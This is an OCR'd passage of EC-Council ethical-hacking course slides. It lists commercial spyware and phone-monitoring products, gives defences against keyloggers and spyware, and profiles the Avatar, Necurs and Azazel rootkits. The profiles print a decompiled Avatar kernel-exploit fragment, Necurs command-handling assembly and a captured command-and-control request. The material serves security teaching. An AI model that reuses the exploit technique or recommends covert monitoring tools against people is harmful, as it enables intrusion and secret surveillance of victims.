
- See all **keystrokes** user type
- Reveals all **website visits**
- Records **online chat** conversations
- See every **email** they send and receive

*http://www.spytech-web.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Spyware: Power Spy 2014

- Power Spy **secretly monitors and records all activities** on your computer
- It records all Facebook use, **keystrokes**, **emails**, web sites visited, **chats**, and **IMs** in Windows Live Messenger, Skype, Yahoo Messenger, Tencent QQ, **Google Talk**, AOL Instant Messenger (AIM), and others

*http://ematrixsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Spyware

**NetVizor**
*http://www.netvizor.net*

**Activity Monitor**
*http://www.softactivity.com*

**Remote Desktop Spy**
*http://www.global-spy-software.com*

**Child Control 2014**
*http://www.salfeld.com*

**Spector CNE Investigator**
*http://www.spectorcne.com*

**Net Nanny Home Suite**
*http://www.netnanny.com*

**REFOG Employee Monitor**
*http://www.refog.com*

**SoftActivity TS Monitor**
*http://www.softactivity.com*


**Employee Desktop Live Viewer**
*http://www.nucleustechnologies.com*

**SPECTOR PRO**
*http://www.spectorsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Spyware (Cont'd)

**eBLASTER**
*http://www.spectorsoft.com*

**SSPro**
*http://www.gpsoftdev.org*

**Imonitor Employee Activity Monitor**
*http://www.employee-monitoring-software.cc*

**Employee Monitoring**
*http://www.employeemonitoring.net*

**OsMonitor**
*http://www.os-monitor.com*

**Aobo Filter for PC**
*http://www.aobo-porn-filter.com*

**SentryPC**
*http://www.sentrypc.com*


**Personal Inspector**
*http://www.spyarsenal.com*

**iProtectYou Pro**
*http://www.softforyou.com*

**Spytech SentryPC**
*http://www.spytech-web.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# USB Spyware: USBSpy




USBSpy lets you **capture**, **display**, **record**, and **analyze data** what is transferred between any USB device connected to PC and applications



http://www.everstrike.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Audio Spyware: Spy Voice Recorder and Sound Snooper

## Spy Voice Recorder


- Spy Voice Recorder records voice chat message of instant messengers, including MSN voice chat, Skype voice chat, Yahoo! messenger voice chat, ICQ voice chat, QQ voice chat, etc.




http://www.mysuperspy.com

## Sound Snooper

- Voice activated recording
- Store records in any sound format
- Conference recordings
- Radio broadcasts logging




http://www.sound-snooper.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Video Spyware: WebCam Recorder

WebCam Recorder records anything such as:




http://webcamrecorder.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Cellphone Spyware: Mobile Spy

Mobile Spy **records GPS locations** and **every SMS** and **logs every call** including phone numbers with durations and afterwards you can view real-time results in your private online account


*http://www.phonespysoftware.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Telephone/Cellphone Spyware

**VRS Recording System**
*http://www.nch.com.au*

**Modem Spy**
*http://www.modemspy.com*

**MobiStealth Cell Phone Spy**
*http://www.mobistealth.com*

**SPYPhone GOLD**
*http://spyera.com*

**SpyPhoneTap**
*http://www.spyphonetap.com*

**FlexiSPY**
*http://www.flexispy.com*

**SpyBubble**
*http://www.spybubble.com*

**MOBILE SPY**
*http://www.mobile-spy.com*

**StealthGenie**
*http://www.stealthgenie.com*

**mSpy**
*http://www.mspy.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# GPS Spyware: SPYPhone

SPYPhone software have ability to send events (captured data) from **target phone to your web account** via Wi-Fi, 3G, GPRS, or SMS

## Features

- Call interception
- Location tracking
- Read SMS messages
- See call history
- See contact list
- Read messenger chat
- Cell ID tracking
- Web history




*http://spyera.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# GPS Spyware

**EasyGPS**
*http://www.easygps.com*

**FlexiSPY**
*http://www.flexispy.com*

**GPS TrackMaker Professional**
*http://www.trackmaker.com*

**MOBILE SPY**
*http://www.mobile-spy.com*

**World-Tracker**
*http://www.world-tracker.com*

**ALL-in-ONE Spy**
*http://www.thespyphone.com*

**Trackstick**
*http://www.trackstick.com*

**MobiStealth Pro**
*http://www.mobistealth.com*

**mSpy**
*http://www.mspy.com*

**TracKing**
*http://www.spytechs.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend Against Keyloggers

Use pop-up blocker

Install anti-spyware/antivirus programs and keeps the signatures up to date

Install good professional firewall software and anti-keylogging software

Recognize phishing emails and delete them

Choose new passwords for different online accounts and change them frequently


Avoid opening junk emails


Do not click on links in unwanted or doubtful emails that may point to malicious sites

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend Against Keyloggers (Cont'd)


- Use keystroke interference software, which inserts randomized characters into every keystroke
- Scan the files before installing them on to the computer and use registry editor or process explorer to check for the keystroke loggers
- Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for the attached connectors
- Use Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
- Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
- Use automatic form-filling programs or virtual keyboard to enter user name and password
- Use software that frequently scans and monitors the changes in the system or network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend Against Keyloggers (Cont'd)

## Hardware Keylogger Countermeasures

Restrict physical access to sensitive computer systems

Periodically check all the computers and check whether there is any hardware device connected to the computer

Use encryption between the keyboard and its driver

Use an anti-keylogger that detects the presence of a hardware keylogger such as Oxynger KeyShield

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Keylogger: Zemana AntiLogger

- Zemana AntiLogger **eliminates threats** from keyloggers, SSL banker Trojans, spyware, and more
- **Features**
  - SSL logger protection
  - Webcam logger protection
  - Key logger protection
  - Clipboard logger protection
  - Screen logger protection


*http://www.zemana.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Keylogger

**Anti-Keylogger**
*http://www.anti-keyloggers.com*

**PrivacyKeyboard**
*http://www.anti-keylogger.com*

**DefenseWall HIPS**
*http://www.softsphere.com*

**KeyScrambler**
*http://www.qfxsoftware.com*

**I Hate Keyloggers**
*http://dewasoft.com*

**SpyShelter STOP-LOGGER**
*http://www.spyshelter.com*

**GuardedID**
*http://www.guardedid.com*

**PrivacyKeyboard**
*http://www.privacykeyboard.com*

**Elite Anti Keylogger**
*http://www.elite-antikeylogger.com*

**CoDefender**
*https://www.encassa.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend Against Spyware

C|EH Certified Ethical Hacker

01 Try to avoid using any computer system which is not totally **under your control**

02 Adjust **browser security settings** to medium or higher for Internet zone

03 Be cautious about **suspicious emails** and sites

04 Enhance the **security level** of the computer

05 Update the software regularly and use a **firewall** with outbound protection

06 Regularly check **task manager report** and MS configuration manager report

07 **Update virus definition files** and scan the system for spyware regularly

08 Install and use **anti-spyware** software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend Against Spyware (Cont'd)

Perform **web surfing** safely and download cautiously

Do not use **administrative mode** unless it is necessary

Do not use **public terminals** for banking and other sensitive activities

Do not download free **music files**, **screensavers**, or **smiley faces** from Internet

Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows

Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application

Do not store **personal information** on any computer system that is not totally under your control

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Spyware: SUPERAntiSpyware

- Identify **potentially unwanted programs** and securely removes them
- Detect and **remove Spyware, Adware** and Remove Malware, Trojans, Dialers, Worms, Keyloggers, Hijackers, Parasites, Rootkits, Rogue security products and many other types of threats


*http://www.superantispyware.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Spyware

**XoftSpySE Anti-Spyware**
*http://www.paretologic.com*

**Spyware Terminator 2012**
*http://www.pcrx.com*

**Ad-Aware Free Antivirus+**
*http://www.lavasoft.com*

**Norton Internet Security**
*http://in.norton.com*

**SpyHunter**
*http://www.enigmasoftware.com*

**Kaspersky Internet Security 2014**
*http://www.kaspersky.com*

**SecureAnywhere Complete 2012**
*http://www.webroot.com*

**MacScan**
*http://macscan.securemac.com*

**Spybot – Search & Destroy**
*http://www.safer-networking.org*

**Malwarebytes Anti-Malware PRO**
*http://www.malwarebytes.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# CEH System Hacking Steps

C|EH Certified Ethical Hacker

1. Cracking Passwords
2. Escalating Privileges
3. Executing Applications
4. Hiding Files
5. Covering Tracks
6. Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Rootkits

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time and also in future
- Rootkits replace certain operating system calls and utilities with its own **modified versions** of those routines that in turn undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

## Attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like games
- Installing it on the public computers or corporate computers through **social engineering**
- Launching **zero day attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

## Objectives of rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data**, **network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Types of Rootkits

C|EH Certified Ethical Hacker

## Hypervisor Level Rootkit

Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

## Boot Loader Level Rootkit

Replaces the original **boot loader** with one controlled by a remote attacker

## Hardware/Firmware Rootkit

Hides in hardware devices or platform firmware which is not inspected for **code integrity**

## Application Level Rootkit

Replaces regular **application binaries** with fake Trojan, or modifies the behavior of existing applications by injecting malicious code

## Kernel Level Rootkit


Adds malicious code or replaces original **OS kernel** and **device driver codes**

## Library Level Rootkits

Replaces original system calls with fake ones to **hide information** about the attacker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How Rootkit Works




DKOM rootkits hide a process by unlinking it from the process list

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Rootkit: Avatar

Avatar rootkit runs in the background and **gives remote attackers access to an infected PC**

It uses a driver infection technique twice: the first in the dropper so as to **bypass detections by HIPS**, and the second in the rootkit driver for **surviving after system reboot**

The infection technique is restricted in its capability (by code signing policy for kernel-mode modules) and it **works only on x86 systems**

```
lpParameter = connect_to_127_0_0_1();
if ( lpParameter
  && (AllocationSize = 4096,
      v1 = GetCurrentProcess(),
      NtAllocateVirtualMemory(v1, &BaseAddress, 0, &AllocationSize, 0x3000u, 0x40u) >= 0)
  && (v2 = BaseAddress,
      nencpy(BaseAddress, &dword_1000A300, 0x10u),
      *(v2 + 0x18) = *(&dword_1000A300 + 0x18),
      nenset(BaseAddress + 0x19, byte_1000A319, 0xE7u),
      (thead_for_exploit = get_kernel_object()) != 0) )
{
  hHandle = CreateEvent(0, 0, 0, 0);
  v3 = CreateThread(0, 0, TriggeringAFDJoinLeafPtrOverwrite, lpParameter, 4u, 0);
  SetThreadPriority(v3, 15);
  ReturnLength = 0;
  ResumeThread(v3);
  do
  {
    v4 = (HalDispatchTable_offset + 4);
    v5 = GetCurrentProcess();
    v6 = NtReadVirtualMemory(v5, v4, &dword_1000AEB4, 4u, &ReturnLength);
    if ( dword_1000AEB8 )
    {
      v11 = &ms_exc.registration;
      goto LABEL_4;
    }
  }
  while ( v6 < 0 );
  v15 = 0;
  Buffer = kernel_shellcode;
  do
  {
    v7 = (HalDispatchTable_offset + 4);
    v8 = GetCurrentProcess();
    v9 = NtWriteVirtualMemory(v8, v7, &Buffer, 4u, &v15);
    if ( dword_1000AEB8 )
    {
      v11 = &ms_exc.registration;
      goto LABEL_4;
    }
  }
  while ( v9 < 0 );
  SetEvent(hHandle);
  NtQueryIntervalProfile(ProfileTotalIssues, &Interval);
  CloseHandle(v3);
  ms_exc.registration.TryLevel = 0xFFFFFFFF;
  v10 = hObject;
  ReleaseMutex(hObject);
  result = CloseHandle(v10);
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Rootkit: Necurs

- Necurs contains backdoor functionality, **allowing remote access** and control of the infected computer
- It monitors and filters **network activity** and has been observed to send spam and install rogue security software

- It enables further compromise by providing the functionality to:
  - **Download additional malware**
  - **Hide its components**
  - **Stop security applications from functioning**

```
Typedef struct NecursCmd {

    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```

```
lea     eax, [ebp+CmdBufferLength]
push    eax                 ; OUT_BufLen
lea     eax, [ebp+CmdBuffer]
push    eax                 ; OUT_Buf
push    9CA1E108h           ; Skey2
push    0AFE8991Bh          ; Skey1
call    bNecurs_CmdSearchA
```

```
HTTP    POST /iis/host.aspx HTTP/1.1  (application/octet-st
Hypertext Transfer Protocol
⊞ POST /iis/host.aspx HTTP/1.1\r\n
  Content-Type: application/octet-stream\r\n
  Host: [redacted].com\r\n
⊟ Content-Length: 194\r\n
    [Content length: 194]

00 26 cb fc cf 00 00 15  5d 14 84 06 08 00 45 00
01 83 4e 2f 40 00 80 06  f1 11 c0 a8 14 77 55 19
8f fb 04 7b 00 50 8a e1  21 e1 5f cf 27 de 50 18
ff ff 4c 51 00 00 50 4f  53 54 20 2f 69 69 73 2f
68 6f 73 74 2e 61 73 70  78 20 48 54 54 50 2f 31
2e 31 0d 0a 43 6f 6e 74  65 6e 74 2d 54 79 70 65
3a 20 61 70 70 6c 69 63  61 74 69 6f 6e 2f 6f 63
74 65 74 2d 73 74 72 65  61 6d 0d 0a 48 6f 73 74
3a 20 72 69 73 69 6d 70  2e 63 6f 6d 0d 0a 43 6f
6e 74 65 6e 74 2d 4c 65  6e 67 74 68 3a 20 31 39
34 0d 0a 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 4b
65 65 70 2d 41 6c 69 76  65 0d 0a 50 72 61 67 6d
61 3a 20 6e 6f 2d 63 61  63 68 65 0d 0a 0d 0a 5f
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Rootkit: Azazel

Azazel is a userland **rootkit written in C** based off of the original LD_PRELOAD technique from Jynx rootkit

**FEATURES**

- Anti-debugging
- Avoids unhide, lsof, ps, ldd detection
- Hides files, directories, and remote connections
- Hides processes and logins
- PCAP hooks avoid local sniffing
- PAM backdoor for local and remote entry
- Log cleanup for utmp/wtmp entries
- Uses xor to obfuscate static strings

```
